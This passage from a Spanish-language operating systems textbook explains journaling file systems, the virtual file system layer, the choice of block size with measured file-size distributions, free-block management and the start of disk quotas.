En Windows se requieren pasos similares. En la ausencia de fallas del sistema, el orden en el que se realizan estos pasos no importa; en la presencia de fallas, sí. Suponga que se completa el primer paso y después el sistema falla. El nodo-i y los bloques de archivo no estarán accesibles desde ningún archivo, pero tampoco estarán disponibles para ser reasignados; sólo se encuentran en alguna parte del limbo, disminuyendo los recursos disponibles. Si la falla ocurre después del siguiente paso, sólo se pierden los bloques.

Si el orden de las operaciones se cambia y el nodo-i se libera primero, entonces después de re-arrancar, el nodo-i se puede reasignar pero la entrada de directorio anterior seguirá apuntando a él y por ende al archivo incorrecto. Si los bloques se liberan primero, entonces una falla antes de limpiar el nodo-i indicará que una entrada de directorio válida apunta a un nodo-i que lista los bloques que ahora se encuentran en la reserva de almacenamiento libre y que probablemente se reutilicen en breve, produciendo dos o más archivos que compartan al azar los mismos bloques. Ninguno de estos resultados es bueno.

Lo que hace el sistema de archivos por bitácora es escribir primero una entrada de registro que liste las tres acciones a completar. Después la entrada de registro se escribe en el disco (y como buena medida, posiblemente se lea otra vez del disco para verificar su integridad). Sólo hasta que se ha escrito la entrada de registro es cuando empiezan las diversas operaciones. Una vez que las operaciones se completan con éxito, se borra la entrada de registro. Si ahora el sistema falla, al momen-

to de recuperarse el sistema de archivos puede verificar el registro para ver si había operaciones pendientes. De ser así, todas ellas se pueden volver a ejecutar (múltiples veces, en caso de fallas repetidas) hasta que el archivo se elimine en forma correcta.

Para que funcione el sistema por bitácora, las operaciones registradas deben ser **idempotentes**, lo cual significa que pueden repetirse todas las veces que sea necesario sin peligro. Las operaciones como "Actualizar el mapa de bits para marcar el nodo-i *k* o el bloque *n* como libre" se pueden repetir hasta que las todas las operaciones se completen sin peligro. De manera similar, las operaciones de buscar en un directorio y eliminar una entrada llamada *foobar* también son idempotentes. Por otro lado, la operación de agregar los bloques recién liberados del nodo-i *K* al final de la lista libre no es idempotente, debido a que éstos tal vez ya se encuentren ahí. La operación más costosa "Buscar en la lista de bloques libres y agregarle el bloque *n* si no está ya presente", también es idempotente. Los sistemas de archivos por bitácora tienen que organizar sus estructuras de datos y operaciones que pueden registrarse, de manera que todas ellas sean idempotentes. Bajo estas condiciones, la recuperación de errores puede ser rápida y segura.

Para una mayor confiabilidad, un sistema de archivos puede introducir el concepto de las bases de datos conocido como **transacción atómica.** Cuando se utiliza este concepto, varias acciones se pueden agrupar mediante las operaciones `begin transaction` y `end transaction`. Así, el sistema de archivos sabe que debe completar todas las operaciones agrupadas o ninguna de ellas, pero ninguna otra combinación.

NTFS tiene un sistema por bitácora extenso y su estructura rara vez se corrompe debido a las fallas en el sistema. Ha estado en desarrollo desde la primera vez que se liberó con Windows NT en 1993. El primer sistema de archivos por bitácora de Linux fue ReiserFS, pero su popularidad se vio impedida por el hecho de que era incompatible con el sistema de archivos ext2, que entonces era el estándar. En contraste, ext3, que es un proyecto menos ambicioso que ReiserFS, también se hace por bitácora, al tiempo que mantiene la compatibilidad con el sistema ext2 anterior.

4.3.7 Sistemas de archivos virtuales

Hay muchos sistemas de archivos distintos en uso, a menudo en la misma computadora, incluso para el mismo sistema operativo. Un sistema Windows puede tener un sistema de archivos NTFS principal, pero también una unidad o partición, FAT-32 o FAT-16, heredada que contenga datos antiguos, pero aún necesarios y de vez en cuando también se puede requerir un CD-ROM o DVD (cada uno con su propio sistema de archivos). Para manejar estos sistemas de archivos dispares, Windows identifica a cada uno con una letra de unidad distinta, como en *C:*, *D:*, etcétera. Cuando un proceso abre un archivo, la letra de la unidad está presente en forma explícita o, implícita de manera que Windows sepa a cuál sistema de archivos debe pasar la solicitud. No hay un intento por integrar sistemas de archivos heterogéneos en un todo unificado.

En contraste, todos los sistemas UNIX modernos tratan con mucha seriedad de integrar varios sistemas de archivos en una sola estructura. Un sistema Linux podría tener a ext2 como el sistema de archivos raíz, con una partición ext3 montada en */usr* y un segundo disco duro con un sistema de archivos ReiserFS montado en */home*, así como un CD-ROM ISO 9660 montado temporalmente en

/mnt. Desde el punto de vista del usuario, hay una sola jerarquía de sistemas de archivos. Lo que sucede al abarcar múltiples sistemas de archivos (incompatibles) no es visible para los usuarios o procesos.

Sin embargo, la presencia de múltiples sistemas de archivos está muy visible definitivamente para la implementación y desde el trabajo encabezado por Sun Microsystems (Kleiman, 1986), la mayoría de los sistemas UNIX han utilizado el concepto de **VFS** (*virtual file system*, Sistema de archivos virtual) para tratar de integrar múltiples sistemas de archivos en una estructura ordenada. La idea clave es abstraer la parte del sistema de archivos que es común para todos los sistemas de archivos y poner ese código en una capa separada que llame a los sistemas de archivos concretos subyacentes para administrar los datos. La estructura general se ilustra en la figura 4-18. El siguiente análisis no es específico para Linux o FreeBSD, ni cualquier otra versión de UNIX, sino que proporciona un panorama general acerca de cómo funcionan los sistemas de archivos virtuales en los sistemas UNIX.




Figura 4-18. Posición del sistema de archivos virtual.

Todas las llamadas al sistema relacionadas con archivos se dirigen al sistema de archivos virtual para su procesamiento inicial. Estas llamadas, que provienen de procesos de usuario, son las llamadas de POSIX estándar tales como open, read, write, lseek, etcétera. Por ende, el VFS tiene una interfaz "superior" para los procesos de usuario y es la muy conocida interfaz de POSIX.

El VFS también tiene una interfaz "inferior" para los sistemas de archivos concretos, etiquetada como **Interfaz de VFS** en la figura 4-18. Esta interfaz consiste de varias docenas de llamadas a funciones que el VFS puede hacer a cada sistema de archivos para realizar el trabajo. Así, para crear un nuevo sistema de archivos que trabaje con el VFS, los diseñadores del nuevo sistema de archivos se deben asegurar que suministre las llamadas a funciones que requiere el VFS. Un ejemplo obvio de dicha función es una que lee un bloque específico del disco, lo coloca en la caché de búfer del sistema de archivos y devuelve un apuntador a ese bloque. En consecuencia, el VFS tiene dos interfaces distintas: la superior para los procesos de usuario y la inferior para los sistemas de archivos concretos.

Aunque la mayoría de los sistemas bajo el VFS representan particiones en un disco local, éste no es siempre el caso. De hecho, la motivación original de Sun para construir el VFS era dar soporte a

los sistemas de archivos remotos mediante el uso del protocolo **NFS** (*Network File System*, Sistema de archivos de red). El diseño del VFS es tal que mientras el sistema de archivos concreto suministre las funciones que requiere el VFS, éste no sabe ni se preocupa por saber en dónde se almacenan los datos o como cuál es el sistema de archivos subyacente.

En el interior, la mayoría de las implementaciones de VFS son en esencia orientadas a objetos, aun si están escritas en C, en vez de C++. Hay varios tipos clave de objetos que se soportan normalmente. Éstos incluyen el superbloque (que describe a un sistema de archivos), el nodo-v (que describe a un archivo) y el directorio (que describe a un directorio del sistema de archivos). Cada uno de éstos tiene operaciones (métodos) asociadas que deben soportar los sistemas de archivos concretos. Además, el VFS tiene ciertas estructuras de datos internas para su propio uso, incluyendo la tabla de montaje y un arreglo de descriptores de archivos para llevar la cuenta de todos los archivos abiertos en los procesos de usuario.

Para comprender cómo funciona el VFS, veamos un ejemplo en forma cronológica. Cuando se arranca el sistema, el sistema de archivos raíz se registra con el VFS. Además, cuando se montan otros sistemas de archivos (ya sea en tiempo de arranque o durante la operación), éstos también se deben registrar con el VFS. Cuando un sistema de archivos se registra, lo que hace básicamente es proveer una lista de las direcciones de las funciones que requiere la VFS, ya sea como un vector (tabla) de llamadas extenso o como varios de ellos, uno por cada objeto VFS, según lo demande el VFS. Así, una vez que se ha registrado un sistema de archivos con el VFS, éste sabe cómo leer un bloque de ese sistema, por ejemplo: simplemente llama a la cuarta (o cualquier otra) función en el vector suministrado por el sistema de archivos. De manera similar, el VFS sabe entonces también cómo llevar a cabo cada una de las demás funciones que debe suministrar el sistema de archivos concreto: sólo llama a la función cuya dirección se suministró cuando se registró el sistema de archivos.

Una vez que se ha montado un sistema de archivos, se puede utilizar. Por ejemplo, si se ha montado un sistema de archivos en */usr* y un proceso realiza la llamada

```
open(“/usr/include/unistd.h”, O_RDONLY)
```

al analizar sintácticamente la ruta, el VFS ve que se ha montado un nuevo sistema de archivos en */usr* y localiza su superbloque, para lo cual busca en la lista de superbloques de los sistemas de archivos montados. Habiendo realizado esto, puede encontrar el directorio raíz del sistema de archivos montado y buscar la ruta *include/unistd.h* ahí. Entonces, el VFS crea un nodo-v y hace una llamada al sistema de archivos concreto para que devuelva toda la información en el nodo-i del archivo. Esta información se copia al nodo-v (en RAM) junto con otra información, siendo la más importante el apuntador a la tabla de funciones a llamar para las operaciones con los nodos-v, como `read`, `write`, `close`, etcétera.

Una vez que se ha creado el nodo-v, el VFS crea una entrada en la tabla de descriptores de archivos para el proceso que está haciendo la llamada y la establece para que apunte al nuevo nodo-v (para los puristas, el descriptor de archivo en realidad apunta a otra estructura de datos que contiene la posición actual en el archivo y un apuntador al nodo-v, pero este detalle no es importante para nuestros propósitos aquí). Por último, el VFS devuelve el descriptor de archivo al llamador, de manera que lo pueda utilizar para leer, escribir y cerrar el archivo.

Posteriormente, cuando el proceso realiza una operación `read` utilizando el descriptor de archivo, el VFS localiza el nodo-v del proceso y las tablas de descriptores de archivos, siguiendo el apuntador hasta la tabla de funciones, todas las cuales son direcciones dentro del sistema de archivos concreto en el que reside el archivo solicitado. La función que maneja a `read` se llama ahora y el código dentro del sistema de archivos concreto obtiene el bloque solicitado. El VFS no tiene idea acerca de si los datos provienen del disco local, de un sistema de archivos remoto a través de la red, un CD-ROM, una memoria USB o de algo distinto. Las estructuras de datos involucradas se muestran en la figura 4-19. Empezando con el número de proceso del llamador y el descriptor de archivo, se localizan en forma sucesiva el nodo-v, el apuntador de la función `read` y la función de acceso dentro del sistema de archivos concreto.




Figura 4-19. Una vista simplificada de las estructuras de datos y el código utilizados por el VFS y el sistema de archivos concreto para realizar una `read`.

De esta forma, es relativamente directo agregar nuevos sistemas de archivos. Para hacer uno, los diseñadores primero obtienen una lista de llamadas a funciones que espera el VFS y después escriben su sistema de archivos para proveer todas. De manera alternativa, si el sistema de archivos ya existe, entonces tienen que proveer funciones de envoltura que hagan lo que el VFS necesita, por lo general realizando una o más llamadas nativas al sistema de archivos concreto.

4.4 ADMINISTRACIÓN Y OPTIMIZACIÓN DE SISTEMAS DE ARCHIVOS

Hacer que el sistema de archivos funcione es una cosa; hacerlo que funcione de manera eficiente y robusta en la vida real es algo muy distinto. En las siguientes secciones analizaremos algunas de las cuestiones involucradas en la administración de discos.

4.4.1 Administración del espacio en disco

Por lo general los archivos se almacenan en disco, así que la administración del espacio en disco es una cuestión importante para los diseñadores de sistemas de archivos. Hay dos estrategias generales posibles para almacenar un archivo de *n* bytes: se asignan *n* bytes consecutivos de espacio en disco o el archivo se divide en varios bloques (no necesariamente) contiguos. La misma concesión está presente en los sistemas de administración de memoria, entre la segmentación pura y la paginación.

Como hemos visto, almacenar un archivo como una secuencia contigua de bytes tiene el problema obvio de que si un archivo crece, probablemente tendrá que moverse en el disco. El mismo problema se aplica a los segmentos en memoria, excepto que la operación de mover un segmento en memoria es rápida, en comparación con la operación de mover un archivo de una posición en el disco a otra. Por esta razón, casi todos los sistemas de archivos dividen los archivos en bloques de tamaño fijo que no necesitan ser adyacentes.

Tamaño de bloque

Una vez que se ha decidido almacenar archivos en bloques de tamaño fijo, surge la pregunta acerca de qué tan grande debe ser el bloque. Dada la forma en que están organizados los discos, el sector, la pista y el cilindro son candidatos obvios para la unidad de asignación (aunque todos ellos son dependientes del dispositivo, lo cual es una desventaja). En un sistema de paginación, el tamaño de la página también es uno de los principales contendientes.

Tener un tamaño de bloque grande significa que cada archivo (incluso un archivo de 1 byte) ocupa un cilindro completo. También significa que los pequeños archivos desperdician una gran cantidad de espacio en disco. Por otro lado, un tamaño de bloque pequeño significa que la mayoría de los archivos abarcarán varios bloques y por ende, necesitan varias búsquedas y retrasos rotacionales para leerlos, lo cual reduce el rendimiento. Por ende, si la unidad de asignación es demasiado grande, desperdiciamos espacio; si es demasiado pequeña, desperdiciamos tiempo.

Para hacer una buena elección hay que tener cierta información sobre la distribución de los tamaños de archivo. Tanenbaum y colaboradores (2006) estudiaron la distribución de los tamaños de archivo en el Departamento de Ciencias Computacionales de una gran universidad de investigación (la VU) en 1984 y después en el 2005, así como en un servidor Web comercial que hospedaba a un sitio Web político (*www.electoral-vote.com*). Los resultados se muestran en la figura 4-20, donde para cada tamaño de archivo de una potencia de dos, se lista el porcentaje de todos los archivos menores o iguales a éste para cada uno de los tres conjuntos de datos. Por ejemplo, en el 2005 el 59.13% de todos los archivos en la VU eran de 4 KB o menores y el 90.84% de todos los archivos

Longitud	VU 1984	VU 2005	Web
1	1.79	1.38	6.67
2	1.88	1.53	7.67
4	2.01	1.65	8.33
8	2.31	1.80	11.30
16	3.32	2.15	11.46
32	5.13	3.15	12.33
64	8.71	4.98	26.10
128	14.73	8.03	28.49
256	23.09	13.29	32.10
512	34.44	20.62	39.94
1 KB	48.05	30.91	47.82
2 KB	60.87	46.09	59.44
4 KB	75.31	59.13	70.64
8 KB	84.97	69.96	79.69
16 KB	92.53	78.92	86.79
32 KB	97.21	85.87	91.65
64 KB	99.18	90.84	94.80
128 KB	99.84	93.73	96.93
256 KB	99.96	96.12	98.48
512 KB	100.00	97.73	98.99
1 MB	100.00	98.87	99.62
2 MB	100.00	99.44	99.80
4 MB	100.00	99.71	99.87
8 MB	100.00	99.86	99.94
16 MB	100.00	99.94	99.97
32 MB	100.00	99.97	99.99
64 MB	100.00	99.99	99.99
128 MB	100.00	99.99	100.00

Figura 4-20. Porcentaje de archivos menores que un tamaño dado (en bytes).

eran de 64 KB o menores. El tamaño de archivo promedio era de 2475 bytes. Tal vez a algunas personas este tamaño tan pequeño les parezca sorprendente.

¿Qué conclusiones podemos obtener de estos datos? Por una parte, con un tamaño de bloque de 1 KB sólo entre 30 y 50% de todos los archivos caben en un solo bloque, mientras que con un bloque de 4 KB, el porcentaje de archivos que caben en un bloque aumenta hasta el rango entre 60 y 70%. Los demás datos en el artículo muestran que con un bloque de 4 KB, 93% de los bloques de disco son utilizados por 10% de los archivos más grandes. Esto significa que el desperdicio de espacio al final de cada pequeño archivo no es muy importante, debido a que el disco se llena por una gran cantidad de archivos grandes (videos) y la cantidad total de espacio ocupado por los pequeños archivos es insignificante. Incluso si se duplica el espacio que 90% de los archivos más pequeños ocuparían, sería insignificante.

Por otro lado, utilizar un bloque pequeño significa que cada archivo consistirá de muchos bloques. Para leer cada bloque normalmente se requiere una búsqueda y un retraso rotacional, por lo que la acción de leer un archivo que consista de muchos bloques pequeños será lenta.

Como ejemplo, considere un disco con 1 MB por pista, un tiempo de rotación de 8.33 mseg y un tiempo de búsqueda promedio de 5 mseg. El tiempo en milisegundos para leer un bloque de k bytes es entonces la suma de los tiempos de búsqueda, de retraso rotacional y de transferencia:

$$5 + 4.165 + (k/1000000) \times 8.33$$

La curva sólida de la figura 4-21 muestra la velocidad de los datos para dicho disco como una función del tamaño de bloque. Para calcular la eficiencia del espacio, necesitamos hacer una suposición acerca del tamaño de archivo promedio. Por simplicidad, vamos a suponer que todos los archivos son de 4 KB. Aunque este número es un poco más grande que los datos medidos en la VU, es probable

que los estudiantes tengan más archivos pequeños de los que estarían presentes en un centro de datos corporativo, por lo que podría ser una mejor aproximación en general. La curva punteada de la figura 4-21 muestra la eficiencia del espacio como una función del tamaño de bloque.




Figura 4-21. La curva sólida (escala del lado izquierdo) da la velocidad de datos del disco. La curva punteada (escala del lado derecho) da la eficiencia del espacio de disco. Todos los archivos son de 4 KB.

Las dos curvas se pueden comprender de la siguiente manera. El tiempo de acceso para un bloque está completamente dominado por el tiempo de búsqueda y el retraso rotacional, dado que se van a requerir 9 mseg para acceder a un bloque, entre más datos se obtengan será mejor. En consecuencia, la velocidad de datos aumenta casi en forma lineal con el tamaño de bloque (hasta que las transferencias tardan tanto que el tiempo de transferencia empieza a ser importante).

Ahora considere la eficiencia del espacio. Con archivos de 4 KB y bloques de 1 KB, 2 KB o 4 KB, los archivos utilizan el 4, 2 y 1 bloques, respectivamente, sin desperdicio. Con un bloque de 8 KB y archivos de 4 KB, la eficiencia del espacio disminuye hasta el 50% y con un bloque de 16 KB disminuye hasta 25%. En realidad, pocos archivos son un múltiplo exacto del tamaño de bloque del disco, por lo que siempre se desperdicia espacio en el último bloque de un archivo.

Sin embargo, lo que muestran las curvas es que el rendimiento y el uso del espacio se encuentran inherentemente en conflicto. Los bloques pequeños son malos para el rendimiento pero buenos para el uso del espacio en el disco. Para estos datos no hay un compromiso razonable disponible. El tamaño más cercano al punto en el que se cruzan las dos curvas es 64 KB, pero la velocidad de datos es de sólo 6.6 MB/seg y la eficiencia del espacio es de aproximadamente 7%; ninguno de estos dos valores son buenos. Históricamente, los sistemas de archivos han elegido tamaños en el rango de 1 KB a 4 KB, pero con discos que ahora exceden a 1 TB, podría ser mejor incrementar el tamaño de bloque a 64 KB y aceptar el espacio en disco desperdiciado. El espacio en disco ya no escasea en estos días.

En un experimento por ver si el uso de archivos en Windows NT era muy distinto al de UNIX, Vogels hizo mediciones en los archivos de la universidad Cornell University (Vogels, 1999). Él observó que el uso de archivos en NT es más complicado que en UNIX. Escribió lo siguiente:

> *Cuando escribimos unos cuantos caracteres en el editor de texto* bloc de notas (notepad), *al guardar esto a un archivo se activarán 26 llamadas al sistema, incluyendo 3 intentos de apertura fallidos, 1 sobrescritura de archivo y 4 secuencias adicionales de abrir y cerrar.*

Sin embargo, observó un tamaño promedio (ponderado por uso) de archivos sólo leídos de 1 KB, de archivos sólo escritos de 2.3 KB y de archivos leídos y escritos de 4.2 KB. Dadas las distintas técnicas de medición de los conjuntos de datos y el año, estos resultados son sin duda compatibles con los resultados de la VU.

Registro de bloques libres

Una vez que se ha elegido un tamaño de bloque, la siguiente cuestión es cómo llevar registro de los bloques libres. Hay dos métodos utilizados ampliamente, como se muestra en la figura 4-22. El primero consiste en utilizar una lista enlazada de bloques de disco, donde cada bloque contiene tantos números de bloques de disco libres como pueda. Con un bloque de 1 KB y un número de bloque de disco de 32 bits, cada bloque en la lista de bloques libres contiene los números de 255 bloques libres (se requiere una ranura para el apuntador al siguiente bloque). Considere un disco de 500 GB, que tiene aproximadamente 488 millones de bloques de disco. Para almacenar todas estas direcciones a 255 por bloque, se requiere una cantidad aproximada de 1.9 millones de bloques. En general se utilizan bloques libres para mantener la lista de bloques libres, por lo que en esencia el almacenamiento es gratuito.




Figura 4-22. (a) Almacenamiento de la lista de bloques libres en una lista enlazada. (b) Un mapa de bits.

La otra técnica de administración del espacio libre es el mapa de bits. Un disco con *n* bloques requiere un mapa de bits con *n* bits. Los bloques libres se representan mediante 1s en el mapa, los bloques asignados mediante 0s (o viceversa). Para nuestro disco de 500 GB de ejemplo, necesitamos

488 millones de bits para el mapa, que requieren poco menos de 60,000 bloques de 1 KB para su almacenamiento. No es sorpresa que el mapa de bits requiera menos espacio, ya que utiliza 1 bit por bloque, en comparación con 32 bits en el modelo de la lista enlazada. Sólo si el disco está casi lleno (es decir, que tenga pocos bloques libres) es cuando el esquema de la lista enlazada requiere menos bloques que el mapa de bits.

Si los bloques libres tienden a presentarse en series largas de bloques consecutivos, el sistema de la lista de bloques libres se puede modificar para llevar la cuenta de las series de bloques, en vez de bloques individuales. Una cuenta de 8, 16 o 32 bits se podría asociar con cada bloque dando el número de bloques libres consecutivos. En el mejor caso, un disco prácticamente vacío podría representarse mediante dos números: la dirección del primer bloque libre seguida de la cuenta de bloques libres. Por otro lado, si el disco se fragmenta demasiado, es menos eficiente llevar el registro de las series que de los bloques individuales, debido a que no sólo se debe almacenar la dirección, sino también la cuenta.

Esta cuestión ilustra un problema con el que los diseñadores de sistemas operativos se enfrentan a menudo. Hay varias estructuras de datos y algoritmos que se pueden utilizar para resolver un problema, pero para elegir el mejor se requieren datos que los diseñadores no tienen y no tendrán sino hasta que el sistema se opere y se utilice con frecuencia. E incluso entonces, tal vez los datos no estén disponibles. Por ejemplo, nuestras propias mediciones de los tamaños de archivo en la VU en 1984 y 1995, los datos del sitio Web y los datos de Cornell son sólo cuatro muestras. Aunque es mejor que nada, tenemos una idea muy vaga acerca de si también son representativos de las computadoras domésticas, las computadoras empresariales, las computadoras gubernamentales y otras. Con algo de esfuerzo podríamos haber obtenido un par de muestras de otros tipos de computadoras, pero incluso así sería imprudente extrapolar a todas las computadoras de los tipos que se midieron.

Regresando por un momento al método de la lista de bloques libres, sólo hay que mantener un bloque de apuntadores en la memoria principal. Al crear un archivo, los bloques necesarios se toman del bloque de apuntadores. Cuando este bloque se agota, se lee un nuevo bloque de apuntadores del disco. De manera similar, cuando se elimina un archivo se liberan sus bloques y se agregan al bloque de apuntadores en la memoria principal. Cuando este bloque se llena, se escribe en el disco.

Bajo ciertas circunstancias, este método produce operaciones de E/S de disco innecesarias. Considere la situación de la figura 4-23(a), donde el bloque de apuntadores en memoria tiene espacio para sólo dos entradas más. Si se libera un archivo de tres bloques, el bloque de apuntadores se desborda y tiene que escribirse en el disco, con lo cual se produce la situación de la figura 4.23(b). Si ahora se escribe un archivo de tres bloques, se tiene que volver a leer el bloque completo de apuntadores del disco, lo cual nos regresa a la figura 4-23(a). Si el archivo de tres bloques que se acaba de escribir era temporal, al liberarlo se necesitará otra escritura de disco para escribir el bloque completo de apuntadores de vuelta en el disco. En resumen, cuando el bloque de apuntadores está casi vacío, una serie de archivos temporales de un tiempo corto de vida puede producir muchas operaciones de E/S de disco.

Un método alternativo que evita la mayor parte de estas operaciones de E/S de disco es dividir el bloque completo de apuntadores. Así, en vez de pasar de la figura 4-23(a) a la figura 4-23(b), pasamos de la figura 4-23(a) a la figura 4-23(c) cuando se liberan tres bloques. Ahora el sistema puede manejar una serie de archivos temporales sin realizar ninguna operación de E/S. Si el bloque en memoria se llena, se escribe en el disco y se lee el bloque medio lleno del disco. La idea aquí es mantener la




Figura 4-23. (a) Un bloque casi lleno de apuntadoras a bloques de disco libres en la memoria y tres bloques de apuntadores en el disco. (b) Resultado de liberar un archivo de tres bloques. (c) Una estrategia alternativa para manejar los tres bloques libres. Las entradas sombreadas representan apuntadores a bloques de disco libres.

mayor parte de los bloques de apuntadores en el disco llenos (para minimizar el uso del disco), pero mantener el que está en memoria lleno a la mitad, para que pueda manejar tanto la creación como la remoción de archivos sin necesidad de operaciones de E/S de disco en la lista de bloques libres.

Con un mapa de bits también es posible mantener sólo un bloque en memoria, usando el disco para obtener otro sólo cuando el primero se llena o se vacía. Un beneficio adicional de este método es que al realizar toda la asignación de un solo bloque del mapa de bits, los bloques de disco estarán cerca uno del otro, con lo cual se minimiza el movimiento del brazo del disco. Como el mapa de bits es una estructura de datos de tamaño fijo, si el kernel está paginado (parcialmente), el mapa de bits puede colocarse en memoria virtual y hacer que se paginen sus páginas según se requiera.

Cuotas de disco

Para evitar que los usuarios ocupen demasiado espacio en disco, los sistemas operativos multiusuario proporcionan un mecanismo para imponer las cuotas de disco. La idea es que el administrador del sistema asigne a cada usuario una cantidad máxima de archivos y bloques y que el sistema operativo se asegure de que los usuarios no excedan sus cuotas. A continuación describiremos un mecanismo común.

Cuando un usuario abre un archivo, los atributos y las direcciones de disco se localizan y se colocan en una tabla de archivos abiertos en la memoria principal. Entre los atributos hay una entrada que indica quién es el propietario. Cualquier aumento en el tamaño del archivo se tomará de la cuota del propietario.

